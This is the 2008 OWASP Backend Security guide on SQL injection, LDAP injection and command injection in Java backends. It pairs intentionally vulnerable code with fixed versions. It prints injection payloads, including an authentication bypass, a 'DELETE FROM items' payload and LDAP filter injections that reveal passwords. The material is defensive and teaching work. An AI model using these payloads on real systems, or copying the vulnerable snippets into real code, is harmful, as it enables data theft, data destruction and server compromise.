OWASP

BACKEND SECURITY

V1.0 BETA 2008

TABLE OF CONTENTS

INTRODUCTION

ABOUT OWASP BACKEND SECURITY PROJECT

OWASP Backend Security Project is the first OWASP project entirely dedicated to the core of the Web Applications.

The aim of this OWASP project is to create a new guide that could allow developers, administrators and testers to comprehend any parts of the security process about back-end components that directly communicate with the web applications as well as databases, ldaps, etc..

Several contributors (developers, system integrators and security testers) have contributed to achieve this important aim consisting in a beta quality guide composed by three sections oriented to the security field:

- Development
- Hardening
- Testing

CONTRIBUTORS

Project Leader

- Carlo Pelliccioni

Project Contributors

- Daniele Bellucci
- Erik Sonnleitner
- Francesco Perna
- Giuseppe Gottardi
- Guido Landi
- Guido Pederzini
- Maurizio Agazzini
- Massimo Biagiotti
- Pasquale de Rinaldis

SQL INJECTION

OVERVIEW

A SQL injection attack consists of insertion or "injection" of a SQL query via the input data from the client to the application. A successful SQL injection exploit can read sensitive data from the database, modify database data (Insert/Update/Delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file present on the DBMS file system and in some cases issue commands to the operating system. SQL injection attacks are a type of injection attack, in which SQL commands are injected into data-plane input in order to effect the execution of predefined SQL commands.

DESCRIPTION

❒ Threat Modeling

SQL injection attacks allow attackers to spoof identity, tamper with existing data, cause repudiation issues such as voiding transactions or changing balances, allow the complete disclosure of all data on the system, destroy the data or make it otherwise unavailable, and become administrators of the database server.

SQL Injection is very common with PHP and ASP applications due to the prevalence of older functional interfaces. Due to the nature of programmatic interfaces available, J2EE and ASP.NET applications are less likely to have easily exploited SQL injections.

The severity of SQL Injection attacks is limited by the attacker’s skill and imagination, and to a lesser extent, defense in depth countermeasures, such as low privilege connections to the database server and so on. In general, consider SQL Injection a high impact severity.

❒ Description

SQL injection errors occur when:

1. Data enters a program from an untrusted source.
2. The data used to dynamically construct a SQL query

The main consequences are:

- **Confidentiality:** Since SQL databases generally hold sensitive data, loss of confidentiality is a frequent problem with SQL Injection vulnerabilities.
- **Authentication:** If poor SQL commands are used to check user names and passwords, it may be possible to connect to a system as another user with no previous knowledge of the password.
- **Authorization:** If authorization information is held in a SQL database, it may be possible to change this information through the successful exploitation of a SQL Injection vulnerability.

- **Integrity:** Just as it may be possible to read sensitive information, it is also possible to make changes or even delete this information with a SQL Injection attack.

❒ Risk Factors

The platform affected can be:

1. Language: SQL
2. Platform: Any (requires interaction with a SQL database)

SQL Injection has become a common issue with database-driven web sites. The flaw is easily detected, and easily exploited, and as such, any site or software package with even a minimal user base is likely to be subject to an attempted attack of this kind.

Essentially, the attack is accomplished by placing a meta character into data input to then place SQL commands in the control plane, which did not exist there before. This flaw depends on the fact that SQL makes no real distinction between the control and data planes.

▪ Example 1

In SQL:

```
select id, firstname, lastname from authors
```

If one provided:

```
Firstname: evil'ex

Lastname: Newman
```

the query string becomes:

```
select id, firstname, lastname from authors where forename = 'evil'ex' and surname
='newman'
```

which the database attempts to run as

Incorrect syntax near al' as the database tried to execute evil.

A safe version of the above SQL statement could be coded in Java as:

```
String firstname = req.getParameter("firstname");

String lastname = req.getParameter("lastname");

// FIXME: do your own validation to detect attacks

String query = "SELECT id, firstname, lastname FROM authors WHERE forename = ? and
surname = ?";

PreparedStatement pstmt = connection.prepareStatement( query );

pstmt.setString( 1, firstname );

pstmt.setString( 2, lastname );
```

```
try

{

        ResultSet results = pstmt.execute( );

}
```

- **Example 2**

The following C# code dynamically constructs and executes a SQL query that searches for items matching a specified name. The query restricts the items displayed to those where owner matches the user name of the currently-authenticated user.

```
string userName = ctx.getAuthenticatedUserName();

string query = "SELECT * FROM items WHERE owner = "'"

                      + userName + "' AND itemname = '"

                      + ItemName.Text + "'";

sda = new SqlDataAdapter(query, conn);

DataTable dt = new DataTable();

sda.Fill(dt);
```

The query that this code intends to execute follows:

```
SELECT * FROM items

WHERE owner =

AND itemname = ;
```

However, because the query is constructed dynamically by concatenating a constant base query string and a user input string, the query only behaves correctly if itemName does not contain a single-quote character. If an attacker with the user name wiley enters the string "name' OR 'a'='a" for itemName, then the query becomes the following:

```
SELECT * FROM items

WHERE owner = 'wiley'

AND itemname = 'name' OR 'a'='a';
```

The addition of the OR 'a'='a' condition causes the where clause to always evaluate to true, so the query becomes logically equivalent to the much simpler query:

```
SELECT * FROM items;
```

This simplification of the query allows the attacker to bypass the requirement that the query only return items owned by the authenticated user; the query now returns all entries stored in the items table, regardless of their specified owner.

- **Example 3**

This example examines the effects of a different malicious value passed to the query constructed and executed in Example 1. If an attacker with the user name hacker enters the string "hacker'); DELETE FROM items; --" for itemName, then the query becomes the following two queries:

```
SELECT * FROM items

WHERE owner = 'hacker'

AND itemname = 'name';

DELETE FROM items;

--'
```

Many database servers, including Microsoft® SQL Server 2000, allow multiple SQL statements separated by semicolons to be executed at once. While this attack string results in an error in Oracle and other database servers that do not allow the batch-execution of statements separated by semicolons, in databases that do allow batch execution, this type of attack allows the attacker to execute arbitrary commands against the database.

Notice the trailing pair of hyphens (--), which specifies to most database servers that the remainder of the statement is to be treated as a comment and not executed. In this case the comment character serves to remove the trailing single-quote left over from the modified query. In a database where comments are not allowed to be used in this way, the general attack could still be made effective using a trick similar to the one shown in Example 1. If an attacker enters the string "name'); DELETE FROM items; SELECT * FROM items WHERE 'a'='a", the following three valid statements will be created:

```
SELECT * FROM items

WHERE owner = 'hacker'

AND itemname = 'name';

DELETE FROM items;

SELECT * FROM items WHERE 'a'='a';
```

One traditional approach to preventing SQL injection attacks is to handle them as an input validation problem and either accept only characters from a whitelist of safe values or identify and escape a blacklist of potentially malicious values. Whitelisting can be a very effective means of enforcing strict input validation rules, but parameterized SQL statements require less maintenance and can offer more guarantees with respect to security. As is almost always the case, blacklisting is riddled with loopholes that make it ineffective at preventing SQL injection attacks. For example, attackers can:

1. Target fields that are not quoted
2. Find ways to bypass the need for certain escaped meta-characters
3. Use stored procedures to hide the injected meta-characters

Manually escaping characters in input to SQL queries can help, but it will not make your application secure from SQL injection attacks.

Another solution commonly proposed for dealing with SQL injection attacks is to use stored procedures. Although stored procedures prevent some types of SQL injection attacks, they fail to protect against many others. For example, the following PL/SQL procedure is vulnerable to the same SQL injection attack shown in the first example.

```
procedure get_item (

        itm_cv IN OUT ItmCurTyp,

        usr in varchar2,

        itm in varchar2)

is

        open itm_cv for ' SELECT * FROM items WHERE ' ||

                        'owner = '''|| usr ||

                        ' AND itemname = ''' || itm || '''';

end get_item;
```

Stored procedures typically help prevent SQL injection attacks by limiting the types of statements that can be passed to their parameters. However, there are many ways around the limitations and many interesting statements that can still be passed to stored procedures. Again, stored procedures can prevent some exploits, but they will not make your application secure against SQL injection attacks.

LDAP INJECTION

OVERVIEW

LDAP Injection is an attack used to exploit web based applications that construct LDAP statements based on user input. When an application fails to properly sanitize user input, it's possible to modify LDAP statements using a local proxy. This could result in the execution of arbitrary commands such as granting permissions to unauthorized queries, and content modification inside the LDAP tree. The same advanced exploitation techniques available in SQL Injection can be similarly applied in LDAP Injection.

DESCRIPTION

- **Example 1**

In a page with a user search form, the following code is responsible to catch input value and generate a LDAP query that will be used in LDAP database.

```
<input type="text" size=20 name="userName">Insert the username</input>
```

The LDAP query is narrowed down for performance and the underlying code for this function might be the following:

```
                String ldapSearchQuery = "(cn=" + $userName + ")";

 System.out.println(ldapSearchQuery);
```

If the variable $userName is not validated, it could be possible accomplish LDAP injection, as follows:

```
*If a user puts "*" on box search, the system may return all the usernames on the
LDAP base

*If a user puts "jonys) (| (password = * ) )", it will generate the code bellow
revealing jonys' password

( cn = jonys ) ( | (password = * ) )
```

- **Example 2**

The following vulnerable code is used in an ASP web application which provides login with an LDAP database. On line 11, the variable userName is initialized and validated to check if it's not blank. Then, the content of this variable is used to construct an LDAP query used by SearchFilter on line 28. The attacker has the chance specify what will be queried on LDAP server, and see the result on the line 33 to 41; all results and their attributes are displayed.

Commented vulnerable asp code:

```
1.     <html>

2.     <body>
```

```
<%@ Language=VBScript %>
<%
Dim userName
Dim filter
Dim ldapObj

Const LDAP_SERVER = "ldap.example"

userName = Request.QueryString("user")

if( userName = "" ) then
Response.Write("Invalid request. Please specify a valid
user name")
Response.End()
end if

filter = "(uid=" + CStr(userName) + ")" ' searching for the  user entry

'Creating the LDAP object and setting the base dn
Set ldapObj = Server.CreateObject("IPWorksASP.LDAP")
ldapObj.ServerName = LDAP_SERVER
ldapObj.DN = "ou=people,dc=spilab,dc=com"

'Setting the search filter
ldapObj.SearchFilter = filter

ldapObj.Search

'Showing the user information
While ldapObj.NextResult = 1
Response.Write("<p>")

Response.Write("<b><u>User information for: " +
ldapObj.AttrValue(0) + "</u></b><br>")
For i = 0 To ldapObj.AttrCount -1
Response.Write("<b>" + ldapObj.AttrType(i) +"</b>: " +
ldapObj.AttrValue(i) + "<br>" )
Next
Response.Write("</p>")
Wend
%>
</body>
</html>
```

In the example above, we send the * character in the user parameter which will result in the filter variable in the code to be initialized with (uid=*). The resulting LDAP statement will make the server return any object that contains a uid attribute like username.

```
http://www.some-site.org/index.asp?user=*
```

REFERENCES

- http://www.blackhat.com/presentations/bh-europe-08/Alonso-Parada/Whitepaper/bh-eu-08-alonso-parada-WP.pdf
- http://www.ietf.org/rfc/rfc1960.txt A String Representation of LDAP Search Filters (RFC1960)
- http://www.redbooks.ibm.com/redbooks/SG244986.html IBM RedBooks - Understanding LDAP
- http://www.webappsec.org/projects/threat/classes/ldap_injection.shtml

OWASP BACKEND SECURITY PROJECT – DEVELOPMENT

JAVA SECURITY PROGRAMMING

OVERVIEW

It is well known that one of the most dangerous classes of attack is the SQL Injection since it takes advantage of backend application weaknesses. In the following paragraphs and code examples, we will try to provide some basic knowledge to understand how to protect backend applications from SQL Injection and from other common attacks. As a matter of fact, there are other classes of attacks, less known than SQL Injection but as much dangerous. Depending on the application and on the SQL Server configuration, on the network design and on the AAA schemas, the impact of these classes of attacks could be mitigated.

- **Examples of codes vulnerable to SQL Injection**

Consider the following snippet of code,it is an old fashioned, but still used way, to obtain a connection to the database server.

snippet 1

```
Properties properties = new Properties();

properties.load(new FileInputStream("database.props"));

String username = properties.getProperty("DatabaseUser");

String password = properties.getProperty("DatabasePassword");

String databaseName = properties.getProperty("DatabaseName");

String databaseAddress = properties.getProperty("DatabaseAddress");

String param = req.getParameter("param");

        ...

String sqlQuery = "select * from someveryimportantable where param='"+param+"'";

try {

Connection connection = DriverManager.getConnection("jdbc:mysql://"+databaseAddress+"/"+
databaseName,"root ", "secret");

Statement statement = connection.createStatement();

ResultSet resultSet = statement.executeQuery(sqlQuery);

        while(resultSet.next()){

                /* Code to display data */

        }
} catch (SQLException e) {

        /* Code to manage exception goes here*/

} finally {

        try {

                if(connection != null)

                        connection.close();

        } catch(SQLException e) {}

}
```

database.props

```
        #

        # Database connection properties file

        #

        DatabaseUser=root

        DatabasePassword=r00tpassword

        DatabaseAddress=secretlocation.owasp.org

        DatabaseName=owasp
```

Consider the following snippet of code

snippet 2

```
        Connection connection = null;

        Statement statement = null;

        ResultSet resultSet = null;

        String username = req.getParameter("username");

        String password = req.getParameter("password");

                ...

        String sqlQuery = "select username, password from users where username='"+username+"' and
        password ='"+password+"'";

        try {

                connection = dataSource.getConnection();

                statement = connection.createStatement();

                resultSet = statement.executeQuery(sqlQuery);


                if(resultSet.next()){
```

```
                /* Code to manage succesfull authentication goes here */
        }else{
                /* Code to manage failed authentication */
        }
} catch (SQLException e) {
        /* Code to manage exception goes here*/
} finally {
        try {
                if(connection != null)
                        connection.close();
        } catch(SQLException e) {}
}
```

The code above contains the following weaknesses:

- In the first example:
  - A misconfigured server could allow an attacker to access the properties file;
  - The user which establishes the connection to the database server is "root" (intended as full administrative privileges), if the code running on the server has some vulnerabilities, an attacker could backup\destroy\do whatever he\she likes with all the databases hosted by the database server;
  - Depending on the value of the parameter exploited, an attacker could be able to dump our database.
- In the second example an attacker can bypass the authentication mechanism providing a string like "user' OR '1'='1".

❒ Examples of codes vulnerable to LDAP Injection

Consider the following snippet of code

snippet 3

```
String group = null;
DirContext directoryContext = null;
Hashtable<String, String> env = new Hashtable<String, String>();
env.put(Context.INITIAL_CONTEXT_FACTORY,"com.sun.jndi.ldap.LdapCtxFactory");
env.put(Context.PROVIDER_URL, "ldap://ldapserver.owasp.org:389");
env.put(Context.SECURITY_AUTHENTICATION, "simple");
env.put(Context.SECURITY_PRINCIPAL, "cn=Manager");
```

```
        env.put(Context.SECURITY_CREDENTIALS, "ld4pp455w0rd");

         ...

                try {

                  directoryContext = new InitialDirContext(env);

                         group = req.getParameter("group");

                         Object someObject = directoryContext.lookup( "ou=" + group );

         ...

                        } catch (NamingException e) {

                           /* Code to manage exception goes here*/

                        } finally {

                try {

                   directoryContext.close();

                } catch (NamingException e) {}

        }
```

The code above contains the following weaknesses:

The authentication scheme is set to "simple", this means that the DN and the password are sent as plain text over a non encrypted channel

No check is provided on the group parameter, so any LDAP valid string, supplied as input value by an attacker, will change the behavior of the software.

❒ Examples of codes vulnerable to arbitrary command execution

Consider the following snippet of code:

snippet 4

```
        try {

                String host = req.getParameter("host");

                String[] cmd = {

                                "/bin/sh",

                                "-c",

                                "ping -c 1 " + host

                                };

                Process p = Runtime.getRuntime().exec(cmd);

                InputStreamReader inputStreamReader = new InputStreamReader(p.getInputStream());
                BufferedReader bufferedReader = new BufferedReader(inputStreamReader);

                String line = null;

                while((line = bufferedReader.readLine()) != null){

                        /* Code to display data goes here */

                }

                  ...

                p.destroy();

        } catch (IOException e) {

                /* Code to mange exception goes here */

        }
```

In the code above no validation is provided to the host parameters. If an attacker supplies as input the ';' character followed by some shell command, this command will be executed after the ping command. Depending on the server configuration, an attacker could be able to obtain the full administrative privilege on it.

DESCRIPTION

The examples of vulnerabilities provided in the previous paragraphs show how easy it is to produce vulnerable code. It's also easy to deduce, standing on the same examples, that the various injection attacks are possible thanks to insufficient (or not existing) checks on the input supplied by users or thanks to processes influenced by users. The following sections will show how to prevent injections attacks.

❒ JAVA preventing SQL Injection

Using different technologies, a Java application can connect to backend databases or manage the interactions with it through:

The JNI custom classes used to:

1. wrap around the database system library;
2. connect to databases that are not supported by Java (few cases);

The Java API, without any interaction with framework or application server;

The resources exported by the application server;

The API of a framework (Hibernate, Ojb, Torque).

Depending on the environment (WEB, console, etc.) of the backend application and on the way the application connects and executes the queries to the database server, there are different strategies to prevent SQL Injection attacks. They can be implemented, mainly, by fixing the vulnerable codes as mentioned in the examples and by introducing of some data validation frameworks.

➢ DBMS authentication credentials

The authentication credentials disclosure is the first vulnerability identified in the examples. If an attacker is able to retrieve the properties file, s/he has access to all the sensitive information related to the database server. Thus, if your backend application needs to store these information into external files, be sure that your systems are configured to prevent the access from the "outside world" to any sensitive local resources. Depending on your system architecture, there are different strategies to protect sensitive files. Let's take the following example: if your backend application is a web application configured with an Apache web server acting as frontend and a Tomcat container as backend, you can configure either Apache web server or Tomcat container, where resides your web application, in the following way:

Deny directory listing. Since some sensitive information could be revealed if directory listing is enabled, it's a good practice to disable it. On Apache webserver you can disable it by:

1. Removing the mod_autoindex from apache compilation or configuration
2. Disable the mod_autoindex on specific directory

Deny directory listing on apache webserver (httpd.conf or your included config file)

```
<Location /owasp>

        Options -Indexes

</Location />
```

On tomcat container you can disable it in the following way:

Deny directory listing on tomcat (web.xml)

```
<init-param>

      <param-name>listings</param-name>

        <param-value>false</param-value>

</init-param>
```

Deny access to *.properties file on apache webserver (httpd.conf or your included config file)

```
<Files ~ "\.properties$">

        Order allow,deny

        Deny from all

</Files>

        ...

or

        ...

<FilesMatch "\.properties$">

      Order allow,deny

     Deny from all
```

```
</FilesMatch>
```

On tomcat container you can limit the access from certain ips, to some context:

Deny access to context directory on tomcat container

```
<Context path="/owasp/res" ...>

  <Valve className="org.apache.catalina.valves.RemoteAddrValve"

 allow="127.0.0.1" deny=""/>

</Context>
```

A better way to access DBMS credential is to use it through Context resource. On Tomcat container you can store the credential, and use them from code in the following way:

mysql context example

```
<Context path="/owasp" docBase="owasp" reloadable="true" crossContext="true">

<Resource name="jdbc/owasp" auth="Container" type="javax.sql.DataSource"

maxActive="100" maxIdle="30" maxWait="10000"

username="owasp" password="$0w45p;paSSword#" driverClassName="com.mysql.jdbc.Driver"

url="jdbc:mysql://secretlocation.owasp.org:3306/owasp?autoReconnect=true"/>

</Context>
```

java connection from context example

```
InitialContext context = null;

DataSource dataSource = null;

Connection connection = null;

        try {

                context = new InitialContext();

                dataSource = ( DataSource ) context.lookup( "java:comp/env/jdbc/owasp" );

                connection = dataSource.getConnection();

                ...

                } catch (NamingException e) {

                        /* Code to manage exception goes here */

                } catch (SQLException e) {

                        /* Code to manage exception goes here */

        }
```

Prepared Statements

The prepared Statement is a parameterized query and is implemented in java through the class PreparedStatement (java.sql.PreparedStatement innovative eh ;)). While the PreparedStatement class was introduced to increase the java code independence from underlying database (eg. in a SQL statement the way various databases use quote may differ) and to boost the database performances, they're also useful to prevent SQL Injection. Some of the benefits of using the PreparedStatement class is the input parameters escaping and validation. Let's consider the first code snippet, prepared statement could be used in the following way:

Prepared Statement Example

```
Connection connection = null;

PreparedStatement preparedStatement = null;

ResultSet resultSet = null;

String username = req.getParameter("username");

String password = req.getParameter("password");

...

String sqlQuery = "select username, password from users where username=? and
password =? ";

try {

        connection = dataSource.getConnection();

        preparedStatement = connection.prepareStatement(sqlQuery);

        preparedStatement.setString(1, username);

        preparedStatement.setString(2, password);

        resultSet = preparedStatement.executeQuery();

        if(resultSet.next()){

                /* Code to manage succesfull authentication goes here */

        }else{

                /* Code to manage failed authentication */

        }

} catch (SQLException e) {

        /* Code to manage exception goes here*/

} finally {

        try {

                if(connection != null)

                        connection.close();
        } catch(SQLException e) {}

}
```

Logging errors

Sometimes, it happens that classified information is disclosed due to lack in the error logging or to a way for debugging the application:

- error pages generated automatically by the servlet container or by the application server may contain sensitive information regarding database schema
- the messages containing errors are embedded into the displayed page

To avoid this kind of information disclosure, correctly exceptions and the way your logs are stored and accessed by the application should be managed. As general rule, the end user should not be notified of any problem in the application.

Java provides several interfaces to enable the logging on an application. The way preferred by the author is to manage application logging through log4j. A quick and dirty way to use it is the following:

Log4J Example

```
File file = null;

FileOutputStream fileOutputStream = null;

String pattern = null;

PatternLayout patternLayout = null;

WriterAppender writerAppender = null;

Logger logger = null;

...

try {

        file = new File("owaspbe.log");

        fileOutputStream = new FileOutputStream(file);

        pattern = "%d{ISO8601} %5p - %m %n";

        patternLayout = new PatternLayout(pattern);

        writerAppender = new WriterAppender(patternLayout, fileOutputStream);

        logger = Logger.getLogger(Logger.class.getName());

        logger.setLevel(Level.ALL);

        logger.addAppender(writerAppender);

} catch (FileNotFoundException e) {

        /* code to manage exception goes here */
} catch (Exception e){

        /* code to manage exception goes here */

}

 ...

logger.info("LOG4J Example");

logger.debug("Debug Message");

logger.error("Error Message");
```

A better way to use log4j in an application, is to configure it through its properties file log4j.properties. In the following example log4j will log to stdout:

Log4J.properties Example

```
log4j.appender.stdout=org.apache.log4j.ConsoleAppender

log4j.appender.stdout.Target=System.out

log4j.appender.stdout.layout=org.apache.log4j.PatternLayout

log4j.appender.stdout.layout.ConversionPattern=%d{ISO8601} %5p - %m %n

log4j.rootLogger=all, stdout
```

Java code to use log4j with properties

```
 Logger logger = null;

 logger = Logger.getLogger(Logger.class.getName());

        ...

 logger.info("LOG4J Example");

 logger.debug("Debug Message");

 logger.error("Error Message");
```

Consider the PreparedStatement code example, one of the way to integrate the logging is the following:

PreparedStatement with logging Example

```
 Logger logger = null;

 logger = Logger.getLogger(Logger.class.getName());

 Connection connection = null;

 PreparedStatement preparedStatement = null;

 ResultSet resultSet = null;

 String username = req.getParameter("username");

String password = req.getParameter("password");
```

```
        ...
String sqlQuery = "select username, password from users where username=? and
password =? ";

try {

        connection = dataSource.getConnection();

        preparedStatement = connection.prepareStatement(sqlQuery);

        preparedStatement.setString(1, username);

        preparedStatement.setString(2, password);

        resultSet = preparedStatement.executeQuery();

        if(resultSet.next()){

             logger.info("User <"+username+"> logged in");

                /* Code to manage succesfull authentication goes here */

        }else{

                logger.error("Username <"+username+"> not authenticated ");

                /* Code to manage failed authentication */

        }

} catch (SQLException e) {

        logger.error("SQLException: " + e.message);

        /* Code to manage exception goes here*/

} finally {

        try {

                if(connection != null)

                        connection.close();

        } catch(SQLException e) {}

}
```

In the same way is possible to protect the configuration file, as well as to protect the log file. Depending on the system architecture, is important to configure webserver or application server to prevent the access to log file too.

➢ Data Validation

In each application the developers have to manage the input data supplied by users or processes. In the case of web application the data can be supplied through a GET or through a POST variable. To accept the input data, and thus to proceed with the operation on it, the application must validate its value and determinate whether the data is safe or not. As a general rule an application should always validate input and output values. Is recommendable to adopt a "White list" approach: if the information supplied does not match the criteria, it must be rejected. The criteria depend on the input, therefore each class of input requires its own criteria. Some example criteria are listed below:

- Data Type: The type of data supplied must match the type we expect.
- Data Length: The data must satisfy the expected length, minimum and maximum length should be checked
- Data Value: The meaning of data supplied must match what we expect, if we expect an e-mail address, the variable can contain only a valid e-mail address.

A typical Data Validation workflow will be:

- Get the data to be validated
- Check for the type
- Check the size in bytes to avoid errors when dealing with databases, transmission protocols, binary files and so on
- Check if data contains a valid value
- Log anomaly in the upper class

Numeric data

If is needed to validate numeric data, typically integer, it is possible to use the following steps:

- Retrieve data
- Use the Integer class to validate data retrieved
- Check if the value is in the range the application can manage
- Raise exception if data does not match requested criteria

The same steps can be used for String and Binary data validation

Numeric data validation example in a web application

```
String intParam = req.getParameter("param");

        int param = 0;

        ...

        try{

                param = Integer.parseInt(intParam);

                if (param > APPLICATION_MAX_INT || param < APPLICATION_MIN_INT){

                        throw new DataValidationException(intParam);

                }
        }catch (NumberFormatException e){

                /* code to manage exception goes here */

                ...

                throw new DataValidationException(e);

        }
```

String Data

String data must be validated defining criteria to satisfy what is expected the data supplied. It could contain:

- email
- Url
- String (Name, Surname ...)
- Phone numbers
- Date, time

and so on.

In the following examples is shown how to use the regular expression to validate an email address

Java code to validate email address

```
String mailParam =  req.getParameter("param");

String expression =

        "^[\\w-]+(?:\\.[\\w-]+)*@(?:[\\w-]+\\.)+[a-zA-Z]{2,7}$";

Pattern pattern = Pattern.compile(expression);

try{

        Matcher matcher = pattern.matcher(mailParam);

        if (!matcher.matches()){

                throw new DataValidationException(mailParam);

        }

         ...

}catch (Exception e){

        ...

        /* Code to manage exception goes here */

        throw new DataValidationException(e);        }
```

The same result can be achieved using the "Apache Commons Validator Framework".

Java code to validate email address (Apache Commons Validator Framework)

```
EmailValidator emailValidator = EmailValidator.getInstance();

String mailParam =  req.getParameter("param");

  ...

try{

       if (!validator.isValid(mailParam)){

              throw new DataValidationException(mailParam);

       }

  ...

}catch (Exception e){

  ...

       /* Code to manage exception goes here */

       throw new DataValidationException(e);

}
```

The "Apache Commons Validator Framework" provides other useful classes to validate input data supplied to the backend application, like UrlValidator, CreditCardValidator and much more. If the backend application is a web application based on the Struts framework, consider using the Struts Validator Framework.

Binary Data

Some backend application have to manage binary data. To validate this kind of data you've to retrieve the information from a binary blob, and validate the primitive types of each expected structure. Consider the following structure:

byte[4] Magic Number - Value: 0x0c 0x0a 0x0f 0x0e

- required byte Length - Length of the entire "Message"
- required string Message - Message

The first validation could be done on the minimum length of the supplied structure: five bytes (four for the magic number and one byte for the message length), than is possible to check the validity of the magic number and then check for the length of the message field (maximum 0xff - 0x05)

❒ JAVA preventing LDAP Injection

➢ LDAP Authentication

In the vulnerable example following, the authentication scheme used is the "simple". This example is insecure because plain text credentials are transmitted over an unencrypted channel as said before. In the following example is used the same scheme over an SSL encrypted channel:

LDAP over SSL

```
String group = null;

DirContext directoryContext = null;

Hashtable<String, String> env = new Hashtable<String, String>();

env.put(Context.INITIAL_CONTEXT_FACTORY,"com.sun.jndi.ldap.LdapCtxFactory");

env.put(Context.PROVIDER_URL, "ldaps://ldapsslserver.owasp.org:636/o=Owasp");

env.put(Context.SECURITY_AUTHENTICATION, "simple");

env.put(Context.SECURITY_PRINCIPAL, "cn=Manager, ou=Backend, o=Owasp");

env.put(Context.SECURITY_CREDENTIALS, "ld4pp455w0rd");

 ...

try {

 directoryContext = new InitialDirContext(env);

 ...

} catch (NamingException e) {

       /* Code to manage exception goes here*/

} finally {

    try {

               directoryContext.close();

       } catch (NamingException e) {}

}
```

If the use a strong authentication method is needed, java provides the SASL Authentication schema. SASL supports several authentication mechanisms. In the following example the MD5-DIGEST is used :

MD5-DIGEST Java LDAP Authentication

```
String group = null;

DirContext directoryContext = null;

Hashtable<String, String> env = new Hashtable<String, String>();
```

```
env.put(Context.INITIAL_CONTEXT_FACTORY,"com.sun.jndi.ldap.LdapCtxFactory");

env.put(Context.PROVIDER_URL, "ldap://ldapserver.owasp.org:389/o=Owasp");

env.put(Context.SECURITY_AUTHENTICATION, "DIGEST-MD5");

env.put(Context.SECURITY_PRINCIPAL, "dn:cn=Manager, ou=Backend, o=Owasp ");

env.put(Context.SECURITY_CREDENTIALS, "ld4pp455w0rd");

 ...

try {

    directoryContext = new InitialDirContext(env);

 ...

} catch (NamingException e) {

    /* Code to manage exception goes here*/

} finally {

     try {

                directoryContext.close();

        } catch (NamingException e) {}

}
```

- **LDAP Authentication Credentials**

The same techniques described in the previous sections to store the SQL credentials, can be used to store the LDAP one.

- **Data Validation**

LDAP Injection causes are the same of SQL Injection: leaking in data validation allow to access arbitrary data. For example, considering the first ldap code example, a way to fix it is allowing only alphanumeric group sequences. This kind of validation could be done using regular expression:

Alphanumeric validation

```
String expression = "[a-zA-Z0-9]+$";

Pattern pattern = Pattern.compile(expression);

try{

         group = req.getParameter("group");

        Matcher matcher = pattern.matcher(group);

        if (!matcher.matches()){

               throw new DataValidationException(group);
```

```
            }
             Object someObject = directoryContext.lookup( "ou=" + group );
             ...
            }catch (Exception e){
                   /* Code to manage exception goes here */
                   throw new DataValidationException(e);
            }
```

The above example is really restrictive, in real life it may be needed other character not included in the range identified by the regular expression. As a general rule, all the input data containing characters that may alter the LDAP Query behavior should be rejected. In the range of characters to reject must be included the logical operator (|, &, !), the comparison operator (=, <, >, ~), special character ((,), *, \, NUL) and all the other characters used in LDAP query syntax including colon and semicolon.

➢ Logging errors

As for the SQL Injection, one of the way to integrate logging in the LDAP example is the following:

Log4j.properties example

```
log4j.appender.APPENDER_FILE=org.apache.log4j.RollingFileAppender
log4j.appender.APPENDER_FILE.File=owaspbe_ldap.log
log4j.appender.APPENDER_FILE.MaxFileSize=512KB
log4j.appender.APPENDER_FILE.MaxBackupIndex=2
log4j.appender.APPENDER_FILE.layout=org.apache.log4j.PatternLayout
log4j.appender.stdout.layout.ConversionPattern=%d{ISO8601} %5p - %m %n
log4j.rootLogger=all, APPENDER_FILE
```

LDAP Example with logging

```
Logger logger = null;
logger = Logger.getLogger(Logger.class.getName());
String group = null;
DirContext directoryContext = null;
Hashtable<String, String> env = new Hashtable<String, String>();
env.put(Context.INITIAL_CONTEXT_FACTORY,"com.sun.jndi.ldap.LdapCtxFactory");
env.put(Context.PROVIDER_URL, "ldap://ldapserver.owasp.org:389/o=Owasp");
env.put(Context.SECURITY_AUTHENTICATION, "DIGEST-MD5");
env.put(Context.SECURITY_PRINCIPAL, "dn:cn=Manager, ou=Backend, o=Owasp ");
env.put(Context.SECURITY_CREDENTIALS, "ld4pp455w0rd");
 ...
try {
directoryContext = new InitialDirContext(env);
  logger.info("Connected to ldap");
 ...
} catch (NamingException e) {
  logger.error("NamingException: " + e.message);
        /* Code to manage exception goes here*/
} finally {
    try {
               directoryContext.close();
       } catch (NamingException e) {}
}
```

❒ JAVA preventing Arbitrary Command execution

To prevent the arbitrary command execution is possible to use the same techniques showed for SQL and LDAP injection prevention. As a general rule reject any input data containing shell arguments.

➢ Data validation

As discussed in other paragraphs, data validation for string variable must be applied to the scope of the variable itself. Standing on the vulnerable code in the snippet 4, remember to validate that the supplied parameter is a valid ip address. Is possible to do this in the following way:

Validatin IP Address to void command execution

```
try {
        String host = req.getParameter("host");
        String expression =
                   /* From O'Reilly's Mastering Regular Expressions */
            "([01]?\\d\\d?|2[0-4]\\d|25[0-5])\\.([01]?\\d\\d?|2[0-4]\\d|25[0-5])\\." +
            "([01]?\\d\\d?|2[0-4]\\d|25[0-5])\\.([01]?\\d\\d?|2[0-4]\\d|25[0-5])";
        Pattern pattern = Pattern.compile(expression);
        Matcher matcher = pattern.matcher(host);
        if (!matcher.matches()){
                  throw new DataValidationException(host);
        }

        String[] cmd = {

                       "/bin/sh",

                       "-c",

                       "ping -c 1 " + host

                       };

        Process p = Runtime.getRuntime().exec(cmd);

        InputStreamReader inputStreamReader = new InputStreamReader(p.getInputStream());

        BufferedReader bufferedReader = new BufferedReader(inputStreamReader);

        String line = null;

        while((line = bufferedReader.readLine()) != null){

               /* Code to display data goes here */

        }

         ...

        p.destroy();

} catch (IOException e) {

        /* Code to mange exception goes here */

}
```

In this specific case, a more complicated regular expression or an if/then check could be implemented to invalidate, for example, the addresses of our internal network. Using the above expression, the risk of an information exposure affecting the other internal server reachable from backend servers is high.

➢ Logging errors

As for the other section, here an example that shows a way to integrate log4j with the fixed code:

Command execution with log4j

```
try {

         Logger logger = null;

         logger = Logger.getLogger(Logger.class.getName());

        String host = req.getParameter("host");

        String expression =

                   /* From O'Reilly's Mastering Regular Expressions */

          "([01]?\\d\\d?|2[0-4]\\d|25[0-5])\\.([01]?\\d\\d?|2[0-4]\\d|25[0-5])\\." +

          "([01]?\\d\\d?|2[0-4]\\d|25[0-5])\\.([01]?\\d\\d?|2[0-4]\\d|25[0-5])";
        Pattern pattern = Pattern.compile(expression);

        Matcher matcher = pattern.matcher(host);

        if (!matcher.matches()){

                 throw new DataValidationException(host);

        }

        String[] cmd = {

                       "/bin/sh",

                       "-c",

                       "ping -c 1 " + host

                       };

        Process p = Runtime.getRuntime().exec(cmd);

